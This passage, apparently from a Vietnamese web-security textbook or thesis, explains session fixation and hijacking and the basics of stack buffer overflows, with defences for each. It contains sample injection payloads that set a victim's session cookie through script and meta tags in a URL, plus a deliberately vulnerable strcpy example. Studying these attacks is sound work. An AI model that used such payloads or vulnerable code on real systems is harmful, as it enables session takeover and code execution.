Như đã đề cập đến Session trong phần trước, session dùng để lưu trữ trạng thái làm việc giữa trình duyệt và trình chủ. Session ID có thể được lưu trữ trong cookie hay được nhúng vào địa chỉ URL hay trong biến ẩn của form. Mỗi kiểu lưu trữ đều có ưu và khuyết điểm, nhưng qua thực tế cookie vẫn là lựa chọn tốt nhất, và là phương pháp an toàn nhất.

Thông thường, sau khi người dùng được chứng thực dựa trên những thông tin cá nhân như tên/mật khẩu, session ID được xem như một mật khẩu tĩnh tạm thời cho những lần yêu cầu tiếp theo. Điều này đã khiến cho Session ID là mục tiêu lớn cho những hacker. Trong nhiều trường hợp, hacker giành được session ID hợp lệ của người dùng để từ đó đột nhập vào phiên làm việc của họ. XSS cũng là một cách tấn công có thể chiếm được session ID lưu trữ trong cookie. Cách tấn công này gọi là "session hijacking". Tấn công vào một phiên làm việc thường được thực hiện theo 2 kiểu chính sau:

- Ấn định phiên làm việc.
- Đánh cắp phiên làm việc.

2.7.2 Ấn định phiên làm việc

Trong kiểu tấn công ấn định một phiên làm việc, hacker ấn định sẵn session

ID cho nạn nhân trước khi họ đăng nhập vào hệ thống. Sau đó, hacker sẽ sử dụng session ID này để bước vào phiên làm việc của nạn nhân đó.


Tóm tắt quá trình tấn công:

- Bước 1: Thiết lập session ID. Hệ thống quản lí session theo 2 hướng:

+ Hướng tự do: chấp nhận bất kì một session ID, nếu chưa tồn tại session thì tạo mới một session ID.

+ Hướng giới hạn: chỉ chấp nhận session ID nào đã đăng kí trước đó. Với hệ thống hướng tự do hacker chỉ cần thiết lập một session ID bất kì, nhớ và sau đó sử dụng lại session ID này. Ở hướng giới hạn, hacker phải đăng kí một session ID với ứng dụng.

Phụ thuộc vào quy trình quản lí phiên làm việc mà hacker lưu trữ thời gian sống của phiên làm việc cho đến khi nạn nhân đăng nhập vào hệ thống. Thông thường một phiên làm việc không tồn tại vô hạn định. Hệ thống sẽ tự động hủy bỏ phiên làm việc nếu nó không thực hiện một thao tác nào (thời gian nhàn rỗi) hoặc hết hạn định. Do đó bước 1 là kẻ tấn công sẽ bảo trì phiên làm việc bằng cách gửi yêu cầu đến server.



Hình 2.6: Sơ lược quá trình tấn công người dùng bằng kỹ thuật Session


- Bước 2: Gởi ID này đến trình duyệt nạn nhân.

Hacker gửi session ID vừa tạo đến người dùng và việc trao đổi ID session còn tùy vào ứng dụng mà có thể qua URL, biến ẩn form hay cookie. Các cách tấn công thông dụng gồm:

- Tấn công session ID trên tham số URL.
- Tấn công session ID bằng biến ẩn form.
- Tấn công session ID trong cookie.

- Bước 3: Đột nhập vào phiên làm việc của nạn nhân.

Sau khi nạn nhân đăng nhập vào hệ thống qua session ID đã được chỉ định sẵn và chưa thoát khỏi ứng dụng, hacker lúc này bắt đầu dùng session ID đó để bước vào phiên làm việc của nạn nhân.




Hình 2.7: Mô tả chi tiết quá trình thực hiện tấn công người dùng bằng kỹ thuật ấn định phiên làm việc

2.7.2.1 Tấn công Session ID trên tham số URL

Hacker gửi một liên kết yêu cầu người dùng đăng nhập vào hệ thống máy đích với sessionID đã được ấn định sẵn trên URL. Ví dụ:

http://online.worldbank.com/login.jsp?sessionid=1234



Hình 2.8: Tấn công thông qua tham số URL

- Hacker mở dịch vụ trực tuyến của ngân hàng thông qua địa chỉ online.worldbank.com
- Nhận được một session ID từ trình chủ để xác định phiên làm việc của hacker. Ví dụ session ID có giá trị là 1234.
- Sau đó hacker sẽ tìm cách gửi một liên kết đến một người dùng nào đó có tài khoản trong ngân hàng này. Những liên kết đó thường là dẫn đến trang đăng nhập vào tài khoản trong ngân hàng, ví dụ liên kết là http://online.workbank.com/login.jsp?sessionid=1234, để lừa người dùng làm việc trong phiên làm việc của hackerkhi người dùng nhận được liên kết này.
- Người dùng bị mắc lừa và mở ứng dụng web bằng liên kết của hacker. Do đã có session ID (của hacker) nên trình chủ sẽ không tạo một session ID mới.
- Người dùng vẫn tiếp tục đăng nhập với thông tin của mình để quản lý tài khoản.
- Khi đó hacker sẽ vào tài khoản của người dùng mà không cần phải đăng nhập vì có cùng phiên làm việc.

Nhận xét: Cách tấn công này đòi hỏi ứng dụng phải tạo session ID ngay khi người dùng sử dụng ứng dụng. Dễ bị phát hiện bởi người dùng.

2.7.2.2 Tấn công Session ID trong biến ẩn form

Kĩ thuật này cũng tương tự như kĩ thuật biến ẩn form, nghĩa là sau khi hacker xem mã HTML của trang 3eb, nhận thấy session ID được đặt trong biến ẩn form,

hacker sẽ gửi một sessionID cũng trên URL đến người dùng hoặc một trang web giống trang đích nhưng với biến ẩn form mang giá trị ấn định sẵn.

Nhận xét: Phương pháp này cũng không khả thi và cũng dễ bị phát hiện như phương pháp trên.

2.7.2.3 Tấn công Session ID trong cookie

Bằng việc lợi dụng cookie, hacker có ba cách để đưa một session ID đến trình duyệt của nạn nhân:

- Sử dụng ngôn ngữ kịch bản(Javascript, VBscript..) để thiết lập một cookie trong trình duyệt của nạn nhân.
- Sử dụng thẻ <META> để thiết lập thuộc tính Set-Cookie.
- Sử dụng Set-Cookie của HTTP header trả lời

Cụ thể là:

- Thiết lập một cookie trên trình duyệt bằng ngôn ngữ kịch bản:

Hầu hết trình duyệt đều hỗ trợ các ngôn ngữ kịch bản thực thi trên trình duyệt như Javascript, VBScript. Cả hai ngôn ngữ này có thể thiết lập một cookie cho trình duyệt bằng cách thiết lập giá trị "document.cookie".

Ví dụ:

```
http://online.workbank.com/<script>document.cookie=
"sessionid=1234;     domain= .workbank.com";</script>.idc
```

Bên cạnh đó, hacker có thể thiết lập thời gian sống cho cookie, domain cookie… và cách này phù hợp với những hệ thống hướng "tự do". Ví dụ domain nào thuộc .workbank.com đều có thể đọc được giá trị cookie này.

- Dùng thẻ <META> với thuộc tính Set-Cookie:

Ứng dụng cũng có thể thiết lập cookie cho trình duyệt bằng thẻ <META> trong HTML.

Ví dụ:

```
< meta http-equiv= Set-Cookie content="sessionid=1234">
```

Meta tag Injection (Thêm thẻ meta):

Với những hệ thống kiểm tra đối số với thẻ <SCRIPT> thì kĩ thuật XSS gặp nhiều khó khăn, do đó thêm thẻ <META> là phương pháp khá hữu hiệu cho phép thao tác trên cookie. Thông thường thẻ <META> được đặt giữa thẻ <HEAD></HEAD> nhưng nó vẫn có thể được xử lí nếu đặt bất cứ đâu trong trang HTML.

Ví dụ:

```
http://online.workbank.dom/<meta%20http-equiv = Set-Cookie%20content=”sessionid=1234;%20 Expires=Friday, %201-Jan-2010%2000:00:00%20GMT”>.idc
```

Phương pháp này chiếm ưu thế hơn XSS ở chỗ không bị phá hủy trong IE (không cho phép thao tác các ngôn ngữ kịch bản trên trình duyệt), ngoại trừ thẻ <META REFRESH>

- Thiết lập cookie dùng thuộc tính Set-Cookie trong header HTTP response: Cách này thiết lập một cookie cho trình duyệt bằng cách dùng Set-Cookie trong header HTTP thông qua kĩ thuật tấn công DNS server,…

2.7.2.4 Cách phòng chống

Trước hết cũng cần nói rõ rằng việc phòng chống kiểu tấn công ấn định session ID này không thuộc trách nhiệm của trình chủ Webserver, vì trình chủ chỉ cung cấp API quản lí phiên làm việc cho ứng dụng. Vì thế, chỉ ứng dụng mới cần có những biện pháp phòng chống lại kiểu tấn công này.

- Biện pháp 1: Chống việc đăng nhập với một session ID có sẵn Theo kiểu tấn công này, người dùng đăng nhập vào hệ thống thông qua một session ID do hacker tạo sẵn thay vì cho trình chủ tạo mới, do đó để có thể phòng chống, ứng dụng phải hủy bỏ session ID được cung cấp bởi trình duyệt của người dùng khi đăng nhập và luôn tạo một session ID mới khi người dùng đăng nhập thành công.
- Biện pháp 2: Phòng chống những hacker bên ngoài hệ thống Việc tạo ứng dụng trên hệ thống theo hướng giới hạn (chỉ tạo một session ID mới cho người dùng sau khi họ thành công) sẽ khiến cho những hacker không phải là người dùng hợp lệ của hệ thống không thể sử dụng phương pháp tấn công này.

- Biện pháp 3: Giới hạn phạm vi ứng dụng của session ID.
  - o Kết hợp Session ID với địa chỉ của trình duyệt.
  - o Kết hợp Session ID với thông tin chứng thực được mã hóa SSL của người dùng.
  - o Xóa bỏ session khi người dùng thoát khỏi hệ thống hay hết hiệu lực, có thể thực hiện trên trình chủ hoặc trình duyệt (cookie).
  - o Người sử dụng phải dùng chế độ thoát khỏi hệ thống để xóa bỏ session hiện thời và có thể những session ID còn lưu lại trên hệ thống khi họ quên thoát ra ngoài những lần trước.
  - o Thiết lập thời gian hết hiệu lực cho session, tránh trường hợp hacker có thể duy trì session và sử dụng nó lâu dài.

2.7.3 Đánh cắp phiên làm việc

Khác với kiểu tấn công ấn định phiên làm việc, hacker đánh cắp một session ID của người dùng khi họ đang trong phiên làm việc của mình. Và để có thể đánh cắp session ID của người dùng, hacker có thể dùng những phương pháp sau:

- Dự đoán phiên làm việc.
- Vét cạn phiên làm việc.
- Dùng đoạn mã đánh cắp phiên làm việc.

2.7.3.1 Tấn công kiểu dự đoán phiên làm việc (Prediction sessionID)

Hacker phải là người dùng hợp lệ của hệ thống, sau vài lần đăng nhập vào hệ thống, hacker xem xét các giá trị session ID nhận được, tìm ra qui luật phát sinh và từ đó có thể đoán được giá trị của một phiên làm việc của người dùng kế tiếp.

2.7.3.2. Tấn công kiểu vét cạn phiên làm việc (Brute force ID)

Hacker có thể tự tạo một chương trình gửi nhiều yêu cầu trong một khoảng thời gian đến trình chủ. Mỗi một yêu cầu kèm theo một session ID để tìm các session ID đang tồn tại. Hacker dựa vào thói quen của những nhà phát triển ứng dụng lấy thời gian hay địa chỉ IP của người dùng để tạo sessionID để hạn chế vùng vét cạn.

Ví dụ: Tấn công trên trang Register.com

Bất kì ai đăng kí quản lí domain trên Register.com cũng được quyền thay đổi

nội dung DNS của mình. Mục đích của hacker là có được mật khẩu của người quản trị domain đó trên Register.com. Chức năng thay đổi mật khẩu của Register.com là điểm yếu mà hacker sử dụng. Khi người dùng muốn thay đổi mật khẩu, nhấp vào liên kết "Forgot password". Sau đó Register.com sẽ gửi một email cung cấp cho người dùng một liên kết kèm theo session ID trên URL để xác thực việc thay đổi.

2.7.3.3 Tấn công kiểu dùng đoạn mã để đánh cắp phiên làm việc

Bằng cách chèn vào một đoạn mã thực thi trên chính trình duyệt của nạn nhân, hacker có thể lừa người dùng theo vết một liên kết để từ đó thực hiện đánh cắp cookie của người dùng và cách này được thực hiện thông qua lỗi Cross-Site Scripting.

Sau khi có được phiên làm việc của người dùng, hacker vào phiên làm việc của họ.

2.7.3.4 Biện pháp phòng chống

Nội dung cách phòng chống tương tự như cách phòng chống trong kĩ thuật "Ấn định phiên làm việc" và cách tấn công Cross-Site Scripting.

Và một số lưu ý sau đây:

- Không được chủ quan khi nghĩ rằng thuật toán tạo session của ứng dụng là bảo mật, không ai có thể đoán được.
- Với session ID quá ngắn, hacker có thể dùng kĩ thuật "Vét cạn". Nhưng không vì thế mà cho rằng ứng dụng sẽ bảo mật với session ID dài và phức tạp vì kích thước session ID sẽ là một vấn đề nếu thuật toán không tốt.

Nhận xét:

Kĩ thuật tấn công này lợi dụng sự lỏng lẻo trong việc quản lí phiên làm việc của ứng dụng đồng thời nhắm đến những người sử dụng thiếu cẩn trọng trong việc truy cập một ứng dụng web. Trong các chương được đề cập, chỉ có kĩ thuật XSS và quản lí phiên làm việc là lợi dụng sự thiếu thận trọng của người dùng.

2.8 Tràn bộ đệm (Buffer Overflow) [5]

2.8.1. Khái niệm

Buffer overflow đã từng là lỗ hổng trong hệ thống bảo mật của UNIX từ nhiều năm nay nhưng chỉ được công bố sau buổi thảo luận của Dr. Mudge trong tài liệu 1995 "Bằng cách nào viết một chương trình khai thác lỗ hổng Buffer Overflow". Với kĩ thuật Buffer Overflow, cho phép một số lượng lớn dữ liệu được cung cấp bởi người dùng mà vượt quá lượng bộ nhớ cấp phát ban đầu bởi ứng dụng do đó gây cho hệ thống lâm vào tình trạng tràn bộ nhớ, thậm chí có thể bị chèn thêm một đoạn mã bất kì. Nếu ứng dụng được cấu hình để được thực thi như root thì người tấn công có thể thao tác như một nhà quản trị hệ thống của web server. Hầu hết những vấn đề đều phát sinh từ khả năng lập trình yếu kém của những nhà lập trình. Đơn cử là sự cẩu thả trong kiểm tra kích thước dữ liệu nhập vào.

Ví dụ:

```
func(char *ch)
{
        char buffer[256];
        strcpy(buffer,ch);
}
```


Buffer chỉ được cấp phát 256 byte nhưng ở hàm func, nếu buffer nhận 257 kí tự từ ch thì lỗi tràn bộ đệm. Kỹ thuật khai thác lỗi tràn bộ đệm (buffer overflow exploit) được xem là một trong những kỹ thuật hacking kinh điển nhất. Phần này được chia làm 2 phần:

Phần 1: Tổ chức bộ nhớ, stack, gọi hàm, shellcode: Giới thiệu tổ chức bộ nhớ của một tiến trình (process), các thao tác trên bộ nhớ stack khi gọi hàm và kỹ thuật cơ bản để tạo shellcode - đoạn mã thực thi một giao tiếp dòng lệnh (shell).

Phần 2: Kỹ thuật khai thác lỗi tràn bộ đệm: Giới thiệu kỹ thuật tràn bộ đệm cơ bản, tổ chức shellcode, xác định địa chỉ trả về, địa chỉ shellcode, cách truyền shellcode cho chương trình bị lỗi.

Các chi tiết kỹ thuật minh họa ở đây được thực hiện trên môi trường Linux x86 (kernel 2.2.20, glibc-2.1.3), tuy nhiên về mặt lý thuyết có thể áp dụng cho bất kỳ môi trường nào khác.

2.8.2. Sơ đồ tổ chức của bộ nhớ



Hình 2.9: Sơ đồ tổ chức bộ nhớ

Mỗi tiến trình thực thi đều được hệ điều hành cấp cho một không gian bộ nhớ ảo (logic) giống nhau. Không gian nhớ này gồm 3 vùng: text, data và stack. Ý nghĩa của 3 vùng này như sau:

- Vùng Text là vùng cố định, chứa các mã lệnh thực thi (instruction) và dữ liệu chỉ đọc (read-only). Vùng này được chia sẻ giữa các tiến trình thực thi cùng một file chương trình và tương ứng với phân đoạn text của file thực thi. Dữ liệu ở vùng này là chỉ đọc, mọi thao tác nhằm ghi lên vùng nhớ này đều gây lỗi segmentation violation.
- Vùng Data chứa các dữ liệu đã được khởi tạo hoặc chưa khởi tạo giá trị. Các biến toàn cục và biến tĩnh được chứa trong vùng này.
- Vùng Stack là vùng nhớ được dành riêng khi thực thi chương trình dùng để chứa giá trị các biến cục bộ của hàm, tham số gọi hàm cũng như giá trị trả về. Thao tác trên bộ nhớ stack được thao tác theo cơ chế “vào sau ra trước” - LIFO (Last In, First Out) với hai lệnh quan trọng nhất là PUSH và POP. Trong phạm vi bài viết này, tác giả chỉ tập trung tìm hiểu về vùng stack.


2.8.2.1 Stack

Stack là vùng nhớ dùng để lưu các tham số và các biến cục bộ của hàm, giá trị EBP (địa chỉ đáy Stack), địa chỉ trả về. Các biến được cấp phát từ vùng nhớ cao đến vùng nhớ thấp.

Stack hoạt động theo nguyên tắc "vào sau ra trước" (Last In First Out - LIFO). Các giá trị được đẩy vào stack sau cùng sẽ được lấy ra khỏi stack trước tiên.


2.8.2.2 Push và Pop

Stack đổ từ trên xuống dưới(từ vùng nhớ cao đến vùng nhớ thấp). Thanh ghi ESP luôn trỏ đến đỉnh của stack(vùng nhớ có địa chỉ thấp).



Hình 2.10: Stack

- **PUSH một giá trị vào stack**




Hình 2.11: Push một giá trị vào stack

(1) ESP=ESP-kích thước của giá trị

(2) Value được đẩy vào stack

- **POP một giá trị ra khỏi stack**



Hình 2.12: Pop một giá trị ra khỏi stack

(1) Value được lấy ra khỏi stack

(2) ESP=ESP++ kích thước của giá trị

2.8.2.3 Cách làm việc của hàm

Một chương trình được chia thành nhiều đoạn mã gọi là thủ tục (procedure). Mỗi thủ tục chịu trách nhiệm về một hành động nào đó của chương trình. Mỗi thủ tục sau khi hoàn thành nhiệm vụ sẽ gọi thủ tục kế tiếp. Sau lời gọi một thủ tục, địa chỉ kế tiếp sau địa chỉ gọi thủ tục sẽ được lưu vào trong STACK.

Ví dụ:

0x0012FF00
0x0012FF01
0x0012FF02
0x0012FF03
0x0012FF04----------đỉnh Stack
0x0012FF05
0x0012FF06
0x0012FF07
0x0012FF08----------đáy Stack
…
0x401F2034 gọi thủ tục Q -> thủ tục Q được gọi để thực thi
0x401F2035
…
0x40209876 thủ tục Q
…
0xFFFFFFFF
Khi lệnh tại địa chỉ 0x401F2034 được thực thi thì không gian địa chỉ như sau:
0x0012FF00----------đỉnh Stack
0x0012FF01 40
0x0012FF02 1F
0x0012FF03 20
0x0012FF04 35
0x0012FF05
0x0012FF06
0x0012FF07
0x0012FF08----------đáy Stack
….
…

Như vậy địa chỉ sau địa chỉ gọi thủ tục được đưa vào trong STACK. Khi thủ tục Q chuẩn bị hoàn thành nhiệm vụ của mình và sẵn sàng quay trở về thì tiến trình nhận lại địa chỉ đã lưu trước đó ở STACK và khôi phục lại việc thực thi. Địa chỉ này được gọi là "saved return address".

Ghi chú: Thanh ghi EIP luôn trỏ đến địa chỉ của câu lệnh tiếp theo cần thi hành.

Ví dụ:


```
strcpy(one,two);
printf("Okie\n");
```

Thì return address sẽ trỏ tới vị trí của lệnh gọi tới hàm printf trong bộ nhớ, và khi hàm strcpy kết thúc thì con trỏ lệnh sẽ chỉ tới đó.


2.8.2.4 Shell code

Cần phải thay đổi địa chỉ trỏ đến shellcode để đổ một shell. Có thể hình dung ra cách đặt shellcode trên stack như sau:

- Trước khi tràn bộ đệm:



- Khi tràn bộ đệm:



F = các data khác

- Lắp tràn bộ đệm (đến return addr) bằng địa chỉ của buffer.
- Đặt shellcode vào buffer.

Như vậy địa chỉ trở về sẽ trỏ đến shellcode, shellcode sẽ đổ một root shell. Tuy nhiên, thật khó để làm cho ret addr trỏ đến đúng shellcode. Một cách có thể thực hiện được công việc khó khăn đó, là đặt vào đầu của buffer một dãy lệnh NOP(NO oPeration - không xử lí), tiếp theo đẩy shellcode vào sau NOPs. Như vậy khi thay đổi ret addr trỏ đến một nơi này đó ở đầu buffer, các lệnh NOP sẽ được thi hành, chúng không làm gì cả. Đến khi gặp các lệnh shellcode, shellcode sẽ làm nhiệm vụ đổ root shell. Stack có dạng như sau:

Đáy của bộ nhớ Đỉnh của bộ nhớ

<----- FFFFF

NNNNNNNNNNSSSSSSSSSSSSSAAAAAAAAFFFFFFFFF

Đỉnh của stack Đáy của stack

N = NOP

S = shellcode

A = con trỏ đến shellcode

F = các data khác

2.8.3. Một số cách gây tràn bộ đệm qua ứng dụng web

Các bước cơ bản của kỹ thuật tràn bộ đệm là: chuẩn bị bộ đệm dùng để làm tràn, xác định địa chỉ trả về (RET), xác định địa chỉ của bộ đệm chứa shellcode, cuối cùng gọi thực thi chương trình bị tràn bộ đệm.

Thông qua những ô nhập dữ liệu hacker có thể sử dụng một chuỗi string nhị phân có khả năng thực thi đoạn lệnh trên máy đích hoặc phá vỡ hệ thống do phải xử lí dữ liệu quá dài, vượt khả năng cho phép của hệ thống (có thể nói cách này cũng là cách tấn công DoS). Thông thường đoạn mã rất đơn giản, ví dụ như exec(“sh”) để tạo ra một root shell.

Một ví dụ về cách tấn công buffer overflow qua Web là Code Red Worm.

2.8.4 Các cách phòng chống

- Người thiết kế web cần phải kiểm tra kĩ kích thước dữ liệu trước khi sử dụng.
- Dùng Referer trong HTTP Header để kiểm tra yêu cầu có phải xuất phát từ máy người dùng.

Nhận xét:

Đây là kĩ thuật tấn công đi sâu vào phần hệ thống nhất, đòi hỏi hacker là người hiểu sâu về tổ chức bộ nhớ cũng như về ngôn ngữ lập trình Assembly. Tuy nhiên, điều này chỉ đòi hỏi nếu hacker muốn điều khiển hệ thống. Nếu chỉ sửa đổi nội dung kích thước ô nhập để từ đó đưa lên trình chủ một khối dữ liệu lớn để hệ thống có thể bị phá hủy vì không đủ dung lượng đáp ứng việc yêu cầu xử lí khối dữ liệu đó.

CHƯƠNG 3: NHỮNG CÔNG CỤ QUÉT LỖ HỔNG BẢO MẬT LIÊN QUAN

Để bảo mật website của mình khỏi hacker, điều đầu tiên bạn cần làm là kiểm tra mức độ bảo mật an toàn của ứng dụng web. Cách hiệu quả để làm việc này là thông qua việc sử dụng các công cụ quét lỗ hổng bảo mật ứng dụng web [12] để tìm ra vấn đề cần giải quyết.

Do vậy, khi thiết kế website của mình, chúng ta cần phải tìm ra các lỗ hổng trước khi hacker tìm thấy nó, cố gắng sử dụng một số công cụ có liên quan để tìm kiếm và sửa chữa các lổ hổng bảo mật website.

3.1 Giới thiệu kỹ thuật quét

